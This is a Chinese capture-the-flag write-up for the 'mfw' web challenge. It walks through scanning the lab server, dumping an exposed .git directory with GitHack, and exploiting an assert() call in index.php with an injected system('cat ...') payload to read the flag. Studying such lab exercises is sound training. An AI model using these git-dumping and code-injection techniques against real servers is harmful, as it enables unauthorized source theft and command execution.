【攻防世界】十八 --- mfw

原创

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
本文链接：https://blog.csdn.net/qq_43168364/article/details/111223200


题目 ---- mfw

一、writeup

主页中抓包，提示flag在：`?page=flag` 中



这里考的不是文件包含，在这个页面提示使用了git，考的是git源代码泄露，访问：`220.249.52.134:40286/.git/`



branches/	2018-10-04 12:57	-
config	2018-10-04 12:57	92
description	2018-10-04 12:57	73
hooks/	2018-10-04 12:57	-
index	2018-10-04 12:57	523
info/	2018-10-04 12:57	-
logs/	2018-10-04 12:57	-
objects/	2018-10-04 12:57	-
refs/	2018-10-04 12:57	-

Apache/2.4.18 (Ubuntu) Server at 220.249.52.134 Port 40286

也可以使用dirsearch，命令：`python3 dirsearch.py -u http://220.249.52.134:40286/ -e php`

```
root@kali:/mytools/dirsearch# python3 dirsearch.py -u http://220.249.52.134:40286/ -e php
                               v0.4.0
Extensions: php | HTTP method: GET | Threads: 20 | Wordlist size: 7085

Error Log: /mytools/dirsearch/logs/errors-20-12-15_16-12-16.log

Target: http://220.249.52.134:40286/

Output File: /mytools/dirsearch/reports/220.249.52.134/_20-12-15_16-12-16.txt

[16:12:16] Starting:
[16:12:19] 200 -   25B  - /.git/COMMIT_EDITMSG
[16:12:19] 200 -   92B  - /.git/config
[16:12:19] 200 -   73B  - /.git/description
[16:12:19] 200 -  952B  - /.git/info/     (Added to queue)
[16:12:19] 200 -    3KB - /.git/hooks/     (Added to queue)
[16:12:19] 200 -  523B  - /.git/index
```


可访问的目录中没有有用的资源，使用`GitHack.py`脚本导出所有的备份文件，执行：`python2 GitHack.py http://220.249.52.134:42185/.git/`

```
root@kali:/mytools/GitHack# python2 GitHack.py http://220.249.52.134:40286/.git/
[+] Download and parse index file ...
index.php
templates/about.php
templates/contact.php
templates/flag.php
templates/home.php
[OK] index.php
[OK] templates/about.php
[OK] templates/contact.php
[OK] templates/flag.php
[OK] templates/home.php
```


对得到的代码进行审计，flag.php 中不存在flag。突破口在index.php中

```php
<?php

if (isset($_GET['page'])) {
 $page = $_GET['page'];
} else {
 $page = "home";
}

// 给获取到的 page 拼接了.php  $file=templates/xxx.php
$file = "templates/" . $page . ".php";

// 过滤了 .. 无法进行目录跳转
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");

// 判断templates/xxx.php 是否存在
assert("file_exists('$file')") or die("That file doesn't exist!");

?>
```

---

assert() 函数可以执行命令如下所示

```php
<?php
assert("phpinfo()")

?>
```


PHP Version 5.4.45

System	Windows NT SPURS 5.2 build 3790 (Windows Server 2003 Enterprise Edition Service Pack 2) i586
Build Date	Sep 2 2015 23:45:53


还可以利用其执行系统命令

```php
<?php
assert("system('ipconfig')")

?>
```



构造payload：`?page=111') or system('cat template/flag.php');//`，到index.php 中就变成了：`assert("strpos('templates/111') or system('cat templates/flag.php');//.php', '..') === false") or die("Detected hacking attempt!");`
即可得到flag



二、知识点

- assert() – 可以执行系统命令
- git源码泄露